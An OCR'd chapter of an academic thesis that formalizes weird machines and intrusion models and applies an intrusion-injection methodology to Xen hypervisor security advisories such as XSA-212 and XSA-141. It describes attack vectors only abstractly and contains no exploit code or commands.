


Figure 6.2: Relation between an IFSM and its implementation: a partial state mapping with multiple transitory states.

In Figure 6.2, the pairs $\{(i, i_{cpu}), (q_1, q_{cpu4})\} \in \alpha_{\theta,cpu,\rho}$ are abstraction mappings, while $\{(i_{cpu}, i), (q_{cpu4}, q_1)\} \in \gamma_{\theta,cpu,\rho}$ are concretization mappings. The remaining states, $\{q_{cpu1}, q_{cpu2}, q_{cpu3}\}$, implement the edge between IFSM states and are classified as *transitory states* (always part of intended execution flows).

Any CPU state that does not correspond to an IFSM state or a transitory state is called a *weird state* [Dullien, 2017]. These states can arise due to programming mistakes, logic flaws, inadequate emulation of IFSM states or transitions, hardware faults (e.g., bit flips), race conditions, compatibility issues, or lack of specification. For example, consider the initial transition in Figure 6.1, $i \rightarrow q_i$, representing a guest hypercall request. Its concrete implementation introduces many intermediate CPU states because modern processors realize virtualization through multiple low-level mechanisms:

1. The CPU begins in the hypervisor's *idle* thread, executing in VMX root mode.
2. Xen's scheduler selects a guest and loads its VMCS (Virtual Machine Control Structure) using the `VMPTRLD` instruction.
3. The `VMRESUME` instruction transfers control to the guest, transitioning to VMX non-root mode.
4. The guest issues a hypercall with the `VMCALL` instruction.
5. A VM exit occurs: guest state is saved to the VMCS, and control is transferred to the hypervisor's VM exit handler for hypercall processing.

This sequence highlights how a single conceptual IFSM transition entails multiple CPU state changes, many of which are transient and unobservable yet necessary for correct execution. To summarize the definition of states, considering an IFMS θ and a program ρ that implements it in the target architecture *CPU*, all possible states of Q_{cpu} can be defined by the disjoint sets as follows:

$$Q_{cpu} \;=\; Q_{cpu}^{\text{sane}} \;\cup\; Q_{cpu}^{\text{trans}} \;\cup\; Q_{cpu}^{\text{weird}},$$

where:

- *Sane states (Q_{cpu}^{sane})* are those system states (in CPU and memory) that correspond exactly to valid states of the IFSM, being part of the abstraction/instantiation mapping:

$$Q_{cpu}^{\text{sane}} = \left\{ q \in Q_{cpu} \mid \exists\ \alpha_{\theta,cpu,\rho}(q) \right\}$$

- *Transitory states (Q_{cpu}^{trans})* are intermediate states q^{trans} on the CPU that occur *only* while the program ρ transitions from one valid IFSM state (s_i) to another (s_f), without diverging from the correct IFSM path ($\delta(s_i, \sigma) = s_f$). They are part of the correct internal functioning of ρ:

$$Q_{\text{cpu}}^{\text{trans}} = \left\{ s_i \xrightarrow{n} q^{trans} \xrightarrow{n} s_f \in Q_{cpu} \;\middle|\; \begin{array}{l} \exists\ \alpha_{\theta,cpu,\rho}(s_i) \text{ and } \alpha_{\theta,cpu,\rho}(s_f) \\ \nexists\ \alpha_{\theta,cpu,\rho}(q^{trans}) \\ \delta(s_i, \sigma) = s_f \end{array} \right\}$$

- *Weird states (Q_{cpu}^{weird})* are CPU/memory states that do not map to any IFSM state nor any legitimate transitory path. These arise from unintended behaviors such as memory corruption, logic flaws, and hardware faults.

Emergent Behavior and the Weird Machine

Once a program enters a *weird state*, a state not covered by the abstraction mapping $\alpha_{\theta,cpu,\rho}$ nor by any benign transitory transition, its subsequent behavior can no longer be described as a simulation of the IFSM. Instead, the system exhibits emergent computation that follows semantics derived from the instructions of ρ, but on a corrupted or uncontrolled state space. Researchers define this emergent execution as the operation of a **Weird Machine** [Dullien, 2017].

Definition (Weird Machine): Given an IFSM θ and a program ρ emulated on a concrete machine *cpu*, the **weird machine** $\mathcal{W}_{\theta,cpu,\rho}$ is a finite-state transducer over the weird state space, defined as:

$$\mathcal{W}_{\theta,cpu,\rho} = \left(Q_{cpu}^{\text{weird}}, q_{\text{init}}, Q_{cpu}^{\text{sane}} \cup Q_{cpu}^{\text{trans}}, \Sigma', \Delta', \delta', \sigma'\right)$$

where Q_{cpu}^{weird} denotes the set of weird states, which include q_{init}, the initial state (typically reached from a sane state via a fault or attacker input). The final states of $\mathcal{W}_{\theta,cpu,\rho}$ represent absorbing states that re-enter IFSM execution.

Emergent input and output alphabets are Σ' and Δ', respectively, often induced by attacker input and observable system behavior. The transition function is $\delta' : Q_{cpu}^{\text{weird}} \times \Sigma' \to Q_{cpu}^{\text{weird}} \cup Q_{cpu}^{\text{halt}}$, and the output function is $\sigma' : Q_{cpu}^{\text{weird}} \times \Sigma' \to \Delta'$.

The weird machine executes unintended computations defined by the semantics of ρ as it operates on a malformed or corrupted state. Its behavior is generally not modeled or predicted by the original system design.

In the case of XSA-212, represented in Figure 6.3, the attacker programs the weird machine by crafting malicious parameters for the hypercall and once the code mistakenly validates the high-privilege address ($i \in Q_{cpu}^{\text{weird}}$), it enters in the computational space of the XSA-212 weird machine. From there, each crafted input from the guest (e.g., interrupt invocation, memory write) serves as a symbol in Σ', effectively programming $\mathcal{W}_{\theta,cpu,\rho}$ to perform unauthorized behavior.

Exploitation as Weird Machine Programming

From weird machines follows the definition of exploitation. An **exploit** is a program τ capable of finding the right $i \in Q_{cpu}^{\text{init}} \subset Q_{cpu}^{\text{weird}}$ finite input sequence to the weird machine that causes the system to reach states $Q_{cpu}^{\text{unsafe}} \subset Q_{cpu}^{\text{weird}}$ that violate a security property defined over the IFSM. A system is **exploitable** under a given attacker model if such a sequence s exists. The weird machine model formalizes how computation can emerge from unintended state transitions triggered by faults or adversarial influence. Exploitation becomes a form of programming, not of the IFSM, but of the weird machine that arises when ρ fails to preserve the design intent of θ. This abstraction provides a robust foundation for reasoning about security-relevant failures at the semantic level of system design.




Figure 6.3: XSA-212 abstraction scenario where the system transitions into a weird state (Step 2), then executes attacker-controlled code (Step 3) using the weird machine's emergent semantics.

From Theory to Practice: The Role of Intrusion Models

While the weird machine framework allows us to reason about exploitability as a deviation from intended computation, security testing and assessment demand more than theoretical insight. We must specify and inject conditions that trigger such unintended computations *in practice*. This leads to the concept of **Intrusion Models**, which capture the abstraction of erroneous states and abusive functionalities, without requiring a current exploitable vulnerability. In the next section, we introduce the formal definition of intrusion models and present a methodology to derive them systematically.

6.1.2 Formalizing Intrusion Injection

In this section, we extend the Intrusion Model definition presented in Section 5.2.2, enabling a more systematic reasoning about intrusions. Building on the previous discussion of emulating intrusions by injecting erroneous states, we now define the structure, semantics, and components of an IM to support its instantiation and use in security assessment campaigns.


Formal Definition of Intrusions

An *intrusion*, as defined by the AVI composite fault-model [Neves et al., 2006], corresponds to the activation of a vulnerability by a successful attack, resulting in an erroneous system state. Formally, an intrusion occurs when a malicious input sequence $w = \{\sigma_0, \sigma_1, \ldots, \sigma_n\} \in \Sigma^*$, causes a transition from a valid state

$q \in Q_{\text{sane}}$ to a state $q_{init} \in Q_{\text{weird}}$ via an unintended functionality exposed by the system.

This transition must violate a defined **Security Property**, denoted by the predicate $\mathcal{P} : Q^* \to \{true, false\}$, which maps system execution traces to a Boolean verdict that captures if the security property holds during all transitions. A trace $\pi = \langle q_0, q_1, \ldots, q_f \rangle$ satisfies $\mathcal{P}$ when the sequence preserves all security-relevant invariants. Conversely, $\mathcal{P}(\pi) = false$ indicates a violation has occurred during or at the end of the trace. Recall that δ denotes the system's transition function, formally defined as $\delta : Q \times \Sigma \to Q$, which specifies the next state $q' \in Q$ reached from a current state $q \in Q$ when processing an input symbol $\sigma \in \Sigma$.

We use the *extended transition function* $\delta^* : Q \times \Sigma \to Q$ to represent the effect of processing an entire sequence of inputs. This function recursively determines the state reached by a finite state machine after consuming a finite string $w = \{\sigma_0, \sigma_1, \ldots, \sigma_n\} \in \Sigma^*$ of input symbols, starting from an initial state q_0 [Hopcroft et al., 2001; Sipser, 2012]:



We use this notation to formally define the concept of an **intrusion**. An intrusion is said to occur when a specific sequence of attacker-controlled inputs $w \in \Sigma^*$ causes the system to transition from a valid state $q_0 \in Q_{\text{sane}}$ into an unintended or erroneous state $q_f \in Q_{\text{weird}}$, and this execution path violates the system's security property $\mathcal{P}$.

Intrusion

$q_0 \in Q_{\text{sane}}$	*starting from a valid state*
$w = (\sigma_0, \sigma_1, \ldots, \sigma_n) \in \Sigma^*$	*given a malicious input sequence*
$\delta^*(q_0, w) = q_f$	*and an extended transition function*
$\pi = \langle q_0, q_1, \ldots, q_f \rangle$	*that leads to an execution trace of states*
$q_f \in Q_{\text{weird}}$	*ending in a weird state*
$\mathcal{P}(\pi) = false$	*violating a security property*

The state q_f marks where the system deviates from its intended semantics entering the *weird machine*, i.e., it is the q_init. At this stage, execution becomes unpredictable and attacker-controlled, shifting from constrained input manipulation to arbitrary computation.

Intrusion Injection does not execute an actual exploit. Instead, it deterministically places the system in the post-intrusion state q_f, enabling controlled evaluation of its behavior under compromise, regardless of how that state was reached. Since an intrusion corresponds to a transition into an erroneous state via an abusive functionality, we define an *Intrusion Model (IM)* as an abstraction over such transitions. Rather than modeling complete exploit chains, an IM captures the essential

elements required to reproduce and assess the impact of an intrusion. Conceptually, an IM is a representation of: (i) the interface used by the adversary to interact with the system, (ii) the component affected by this interaction, (iii) the abusive functionality exposed as a result, and (iv) the security implications.

This abstraction allows us to reason about intrusions not in terms of specific vulnerabilities or attack scripts, but through the generalized behaviors they enable. Multiple real-world vulnerabilities can map to the same IM if they expose the same abusive functionality or lead to equivalent erroneous states. For example, different flaws in page table validation logic may allow a guest VM to gain unauthorized write access to hypervisor-owned memory. A common IM can unify these cases despite technical differences by modeling the write access capability and its associated impact.

Formal Definition of Intrusion Models

We define an *Intrusion Model (IM)* as a tuple of four components that abstract the fundamental aspects of an intrusion:

$$\text{IM} = \left(AV, SP, AF, \epsilon\right)$$

Each element captures a distinct dimension of the intrusion, as detailed below. The **attack vector** represents a sequence of state transitions that model the interaction between the attacker and the system and the propagation of the intrusion through different components. Formally, we define:

$$AV \subset Q \cup Q_{\text{weird}} \quad \text{with} \quad \pi = \langle q_0, q_1, \ldots, q'_f \rangle \in AV$$

such that $q_0 \in Q_{\text{sane}}$ and $q'_f \in Q_{\text{weird}}$. We partition π into three disjoint (and consecutive) subsets of transitions:

- $\pi_S = \langle q^s_0, \ldots, q^s_f \rangle$ *with* $q^s_0 = q_0$: the **source**, representing the states from the origin of the attack (e.g., unprivileged guest interaction tool).
- $\pi_I = \langle q^i_0, \ldots, q^i_f \rangle$: the **interface**, the observable execution path used to interact with the system (e.g., through hypercalls, syscalls).
- $\pi_T = \langle q^t_0, \ldots, q^t_f \rangle$ *with* $q^t_f = q'_f$: the **target**, where the affected component processes the input and produces the erroneous result.

The modeled vulnerability determines the transition from the Q_{sane} space to Q_{weird}. This transition violates the security property $\mathcal{P}$ defined in Section 6.1.2.

The erroneous state, represented by ϵ, is the abusive functionality's outcome. It corresponds to the entry point into the weird machine, where the system diverges from its intended semantics:

$$\epsilon \in Q_{\text{weird}} \quad \text{such that} \quad \exists\, (q, i, \epsilon) \in AF$$

It may be abstract (e.g.,"a page table entry is writable by a guest") and is typically represented symbolically or structurally, depending on the model's granularity.

The abusive functionality denotes the unintended behavior exposed by the system due to the intrusion. It is expressed as:

$$\mathrm{AF} = \langle \lambda, i, \nu, \epsilon \rangle$$

where we have a transition function that represents the states $\lambda : Q_{cpu}^{\text{sane}} \times \Sigma \rightarrow Q_{cpu}^{\text{weird}} \cup Q_{cpu}^{\text{sane}}$, $\nu = \langle \sigma_0, q_1, \ldots, q'_f \rangle$ the initial state and the erroneous state.

or, equivalently, as a partial function $AF : Q_{\text{sane}} \times \Sigma \rightarrow Q_{\text{weird}}$. The presence of AF in an intrusion model is contingent on the predicate $\mathcal{P}$ evaluating to *false* over the associated trace:

$$\mathcal{P}(\pi) = \textit{false} \rightarrow AF \text{ is enabled during } \pi$$

This ensures that abusive functionalities are only modeled when they cause security violations.

Note that this definition abstracts away the specifics of exploits or vulnerabilities and instead captures the behavioral footprint of classes of intrusions.

Limitations of the Intrusion Modeling Approach

Our approach focuses on modeling intrusions as security-relevant erroneous states caused by memory corruption or logic flaws. It does not cover **side-channel attacks** or **intended-but-dangerous features**. Side-channel exploits, which rely on timing or resource usage, fall outside the scope of state-based modeling. Similarly, insecure yet intentional behaviors (e.g., weak cryptographic protocols) do not produce erroneous states as defined by IMs.

IMs also assume that erroneous states are both representative and injectable. In practice, some states may be unreachable or hardware-specific, limiting generality. Defining precise abusive functionalities is non-trivial and essential to avoid unrealistic injections. Despite these constraints, the methodology remains effective for evaluating security resilience to software-level intrusions in virtualized systems like Xen.

Having established a formal structure for modeling intrusions, we now introduce the methodology for systematically deriving such models in practice. In the following section, we show how to instantiate these Intrusion Models for concrete systems and use them to guide structured security assessments.

6.2 Methodology for Defining Intrusion Models

The main challenges in adopting Intrusion Injection lie in the absence of a systematic methodology for intrusion modeling. To address this gap, we pose the

following question:

> *How can Intrusion Models (IMs) be systematically designed to test systems in a way that reflects realistic threats?*

In this section, we define a structured process to guide the identification of Intrusion Models in a system. This process leverages system knowledge and information about potential threats and functionalities to construct representative models suitable for injection. This methodology ensures systematic coverage, practical feasibility, and semantic consistency across multiple layers of a complex system such as a hypervisor.




Figure 6.4: Intrusion Models are derived from Attack Vectors.

As discussed in Section 6.1.2, an Intrusion Model (IM) is derived from an attack vector within the system (see Figure 6.4). Our methodology consists of two major phases, each with several steps that enable systematic assessment. Figure 6.5 presents an overview of this process. We describe each step of the methodology as follows:

1. **Attack Vector Definition**
   - 1.1 **System Understanding** – Analyze the system's architecture and behavior to gather the necessary background for modeling.
   - 1.2 **Threat Surface Mapping** – Identify potential entry points and vulnerable interfaces.
     Output: List of attack vectors for the system.
2. **Intrusion Model Instantiation**
   - 2.1 **Attack Surface Characterization** – Examine the technical details of the selected attack vector, including interface behavior, underlying abstractions, and affected components.
   - 2.2 **Abusive Functionality Modeling** – Combine the attack vector, abstraction, and violated security property to define the abusive functionality.
     Output: Formally defined abusive functionalities set.

6.2.1 Phase 1: Attack Vector Definition

According to NIST [Stouffer et al., 2015], an *attack vector* is the "*path or means by which an attacker gains access to a system to deliver a payload or exploit a vulnerability*". In our work, we extend this concept by decomposing the attack vector into three abstract components:




Figure 6.5: Overview of the Methodology

- **Source**: the origin from which the modeled threat initiates the attack.
- **Interface**: the resource or mechanism intermediating the malicious interaction.
- **Target**: the component where the erroneous state manifests.




Figure 6.6: Attack Vector

Figure 6.6 represents the core structural elements of IMs, which abstractly capture the attack source, the interface through which the attack materializes, and the target component where the resulting erroneous states emerge. The abusive functionality originates from the source and is exercised via the interface to compromise the system.

We propose a structured, multi-phase methodology to analyze the security posture of assistant-based systems. The approach progressively builds system knowledge, identifies potential threats, and defines realistic attack vectors. It consists of the following steps:

1. **System Understanding**: Analyze available documentation to construct a mental model of the system's architecture, exposed interfaces, and operational context.
2. **Threat Surface Mapping**:
   - *Threat Modeling*: Identify potential adversaries, attack surfaces, and threat scenarios using established frameworks.




Figure 6.7: Inner Steps of the *Attack Vector Definition* Phase

- *Vulnerability Evaluation*: Evaluate actual vulnerabilities to identify system weaknesses and gain insights into potential attack paths. This process analyzes security advisories and examines known attack strategies to determine their applicability within the specific system context.

3. **Attack Vector**: This step synthesizes the previous analyses, outlining attack paths and exploitation strategies. The process concludes with a clearly defined (though informally specified) set of attack vectors that serve as the foundation for subsequent intrusion modeling.

This process provides a foundation for systematic risk analysis and facilitates targeted mitigation planning. Detailed descriptions of each step follow.

A viable strategy for systematically defining possible attack vectors is to perform threat modeling. *Threat modeling* is the process of identifying potential threats, vulnerabilities, and attack surfaces within a system to understand how attackers could exploit it [Shostack, 2014]. However, performing effective threat modeling presents several challenges. It often requires deep domain expertise, comprehensive system documentation, and active stakeholder involvement. Furthermore, modeling complex or legacy systems can be time-consuming and error-prone due to undocumented interactions, unclear trust boundaries, or rapidly evolving system components.

A simpler and quicker alternative involves characterizing attack vectors through vulnerability assessment. This approach relies on analyzing known vulnerabilities in the system to identify patterns of exploitation. The advantages of this vulnerability-based approach include its practicality, as it leverages existing data; its efficiency, as it eliminates the need for complete system modeling; and its relevance, as it reflects real-world weaknesses that have been exploited or reported in similar systems.

The final output of this stage is a list of attack vectors for the system. While threat modeling can provide detailed information about the system's architecture and potential threats, vulnerability evaluation offers a more limited perspective. Nonetheless, both approaches should produce at least an informal definition of the attack vectors, including the core component, such as the threat source, its target, and information about the type of operation and the interface through which it occurs. For example, the output of this process may include attack vectors such as:

(XSA-212) *a malicious paravirtualized guest exploiting the* `XENMEM_exchange` *hypercall to perform out-of-bounds memory accesses in the hypervisor;*

(XSA-141) *a guest abusing the* `XENMEM_populate_physmap` *hypercall to allocate excessive memory and exhaust host resources.*

6.2.2 Phase 2: System-Aware Intrusion Modeling

This phase focuses on the construction of system-aware Intrusion Models (IMs) by systematically combining attack vector components, including the entry point (triggering component), the mechanism (interface capabilities), and the impact scope (affected abstractions) to precisely specify each IM. Figure 6.8 illustrates the overall process.

The *Attack Surface Characterization* evaluates attack vector information to identify exploitable conditions. The subsequent blocks represent transformation stages that lead to the final intrusion model.




Figure 6.8: Intrusion Modeling Methodology with Highlighted Attack Surface Characterization Phase

As defined in Section 6.1.2, an Intrusion Model (IM) is represented as a tuple $IM = (AV, SP, AF, \epsilon)$, where each component captures a core aspect of the intrusion scenario. However, when modeling intrusions in real-world systems, we encounter a key challenge of representation: *What exactly are the structures affected by the erroneous states, and how should they be described?*

When dealing with abusive functionalities in real-world systems, we face a significant representation challenge. System designs often layer operations across multiple abstractions, which may nest or tightly couple with functionalities exposed to the user. As a result, the capabilities enabled by a malicious operation can affect various resources and may involve multiple components, like data structures, hardware mechanisms, or low-level system internals.

To address this complexity, we introduce an *abstraction* to formally capture how an IM can represent and differentiate these aspects. For example, the same in-

terface operation might be associated with distinct vulnerabilities manifest differently in the system. One vulnerability might result in a single-byte memory corruption caused by an *off-by-one* error. At the same time, another could allow complete manipulation of the core data structure involved in the operation.

To approach those challenges, we extend the IM tuple to explicitly include the abstraction component, which is critical in determining the impact scope, i.e., the ϵ induced by the abusive functionality. Thus, our representation becomes:

$$IM = (S, I, T, A, SP, AF, \epsilon)$$

where:

- S: **Source** – the origin of the intrusion (e.g., a guest domain or user).
- I: **Interface Used** – the exposed mechanism that enables the injection (e.g., a specific `hypercall`, memory-mapped interface, or I/O instruction).
- T: **Target Component** – the internal subsystem or structure impacted by the intrusion (e.g., page table handler, IDT handler, memory grant table).
- A: **Abstraction Level** – the granularity of the IM (e.g., byte-level, page-level, or semantic-level, such as descriptor injection).
- SP: **Security Property Violated** – the violated security attribute at the abstraction level (e.g., IDT integrity, memory isolation, etc).
- AF: **Abusive Functionality** – the emergent capability or behavior exposed through the intrusion (e.g., Write Arbitrary Memory, Trigger CPU Hang).
- ϵ: **Erroneous State** – the final corrupted or unexpected state (e.g., privileged address range mapped in guest).

The process of defining an IM based on an attack vector follows these main stages:

1. **Attack Surface Characterization**: Involves identifying and analyzing the specific characteristics of the selected attack vectors. It includes the following substeps:
    - *Attack Vector Identification*: Determining the specific interaction points or mechanisms through which a potential threat can exploit vulnerabilities within a system. Such identification typically requires a comprehensive analysis of the system's structure, behaviors, and external interfaces.
    - *Interface Capability Analysis*: Understand the operations exposed by the targeted interface, including assumptions about inputs, outputs, and permitted behaviors. This step identifies the functional surface available to potential adversaries.

- *Abstracting System Mechanisms*: Once potential attack vectors are defined, we abstract the system mechanisms they exploit. This abstraction precisely maps exploitation paths and their resulting erroneous states.
- *Security Property Identification*: We identify the relevant security properties that the system is expected to enforce for each abstraction and its associated operations. These may be specific to the abstraction (e.g., memory isolation) or general system-level guarantees (e.g., confidentiality, integrity, availability).

2. **Abusive Functionality Modeling**: Combining the previously analyzed elements defines which capabilities can violate the identified security properties and lead to the injection of representative erroneous states. The *abusive functionality* models how an intrusion can effectively induce an erroneous state in the target component, i.e., exploit an attack vector.

    - *Erroneous State (ES) Definition*: The definition of erroneous states is intrinsically tied to the identified abusive functionality. Therefore, this step is often considered implicit. For instance, consider writing to a privileged memory address: the erroneous state is determined by the specific inputs to the abusive functionality, namely, the memory content and the privileged address being written to.

Through this compositional approach, the methodology enables the systematic definition of multiple abusive functionalities, each grounded in a concrete attack vector and abstract system behavior.

6.3 Case Study: Applying Intrusion Models to Xen Hypervisor

This section applies the methodology from Section 6.2 to the Xen hypervisor, chosen for its complexity, modular design, and publicly available vulnerability data. Each phase is illustrated through a consistent example centered on memory management vulnerabilities, from attack vector definition to the stepwise derivation of Intrusion Models (IMs). The complete set of abusive functionalities and methodological artifacts is available in our repository for reproducibility [Gonçalves, 2025].

6.3.1 Attack Vector Definition

System Understanding

Our system characterization began with the official Xen documentation [Community, 2015], which provides insight into its architecture, hypercall interface, and internal components. Supplementary materials, including developer

guides [Chisnall, 2013], patch descriptions [Xen, 2015], and visualization tools, were also consulted to understand the inner workings of privileged operations and VM isolation mechanisms.

Xen is a highly complex system comprising interdependent subsystems [Chisnall, 2013], including memory management, scheduling, and I/O virtualization. This complexity challenges formal security modeling. A clear understanding of these mechanisms is essential to characterize how exposed interfaces interact with privileged components and where deviations may arise. Our initial effort dissected this structure to support subsequent intrusion modeling phases.

Threat Surface Mapping

We defined attack vectors for IMs by analyzing Xen Security Advisories (XSA), which provide a concrete entry point for identifying feasible attack surfaces. While full *threat modeling* lies outside the scope of this work, this structured analysis supports the systematic identification of potential intrusions.

We analyzed 464 Security Advisories, of which 315 were retained after filtering and included in the evaluation. Table 6.1 summarizes the evaluation scope and exclusion categories. The vulnerability evaluation process included the following steps:

1. **Data Collection**: We aggregated data from official XSA patches, changelogs, and source-level diffs.
2. **Inclusion Filtering**: Advisories unrelated to Xen code (QEMU, Linux, etc) or those related to the approach limitations (see Section 6.1.2).
3. **Component Identification**: Each advisory was mapped to one or more affected Xen subsystems (e.g., 'Grant Table', 'Page Management', 'MMU').
4. **Validation Cycle**: Advisory classifications (inclusion/components) were refined iteratively as deeper analysis revealed component dependency and nesting.

We must define the exact scope we are interested in assessing to determine the relevant ones to start the study. Not every vulnerability would help our approach in modeling an effective intrusion from which our technique may benefit: we want to focus on errors introduced by implementation mistakes, for which we can effectively create injectors. The scope is limited to memory-corruption bugs, configuration errors, and the so-called "logic flaws"; everything beyond that, e.g., design flaws, side-channel attacks, etc., is out of scope. So, any vulnerability outside this scope would not be considered.

For Intrusion Injection (II), the abusive functionalities should be triggered *inside* the evaluated system. Suppose the problem is, for instance, in the processor design. Even for a relevant vulnerability, it is not interesting to our work because the target system (Hypervisor) is not the source of the weakness. Based on that, we

exclude any vulnerability not directly located in the Xen Hypervisor components (e.g., Linux flaws).

